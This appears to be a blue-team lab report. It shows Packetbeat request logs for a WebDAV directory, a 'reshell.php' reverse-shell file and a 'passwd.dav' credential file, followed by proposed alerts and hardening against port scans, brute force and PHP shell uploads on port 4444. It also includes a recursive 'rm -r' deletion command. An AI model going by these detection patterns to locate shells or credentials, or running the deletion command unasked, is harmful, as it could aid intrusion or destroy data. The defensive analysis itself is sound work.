


```
url.path :"/webdav" OR url.path : "/webdav/reshell.php"
```

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	24
http://192.168.1.105/webdav/reshell.php	10

5 requests for passwd.dav.



url.full	status
http://192.168.1.105/webdav/passwd.dav	OK
http://192.168.1.105/webdav/passwd.dav	OK
http://192.168.1.105/webdav/passwd.dav	OK
http://192.168.1.105/webdav/passwd.dav	OK
http://192.168.1.105/webdav/passwd.dav	OK

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Setup an alarm for when a firewall detects more than 10 (threshold) port scans in 1 minute and severe alerts for anything above 100. Also, have alerts for any use of **Nmap**.

System Hardening

Enable only the traffic you need to access internally and block everything else. This is known as white listing and black listing. Schedule regular security checks on all ports. Be sure close all ports that do not need to be open or used.

Mitigation: Finding the Request for the Hidden Directory

Alarm

The first mitigation would be to set an alarm that goes off for any machine that attempts to access this directory or file. A threshold of more than 1 attempt should be enough.

Additional Alert Option: A low-level alert for 3-5 password failure attempts.

System Hardening

Remove this directory and file from the server.

Command Line:
rm -r ../company_files - This command removes the directory

Another option is to relocate the directory to a more secure location offline.

Mitigation: Preventing Brute Force Attacks

Alarm

For all password related portals, such as the **webserver** and **SSH**, an alert for more than 4 failed attempts, and severe alerts for 10 failed attempts.

System Hardening

Setup an account lockout rule for failed password attempts to block brute forcing. If there were 3 failed attempts, a 25 minute timer is triggered and increases with each additional password failure attempt, up to a threshold of 10, locks the account(s) and sends the critical alerts to the security team.

Increase strength requirements of passwords and have them expire every three months. Lastly, consider adding multi-factor authentication(s).

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert anytime this directory is accessed by another machine that does not or should not have access. A threshold of more than 1 attempt should be enough.

System Hardening

Limit access to WebDAV. Harden authentication to WebDAV with password requirements, and whitelisting IP addresses. Upgrade to more secure applications.

All connections to this shared folder could also be restricted by a firewall rule.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Setup an alert for any traffic moving over **Port 4444**.

Setup an alert for any "**.php**" files that are uploaded to a server. More than 1 attempt made will be the threshold.

System Hardening

Remove the ability to upload files to this directory via the web interfaces.

Define valid types of files that the users should be allowed to upload to this directory.

Store uploaded files in a location not accessible from the web.

The End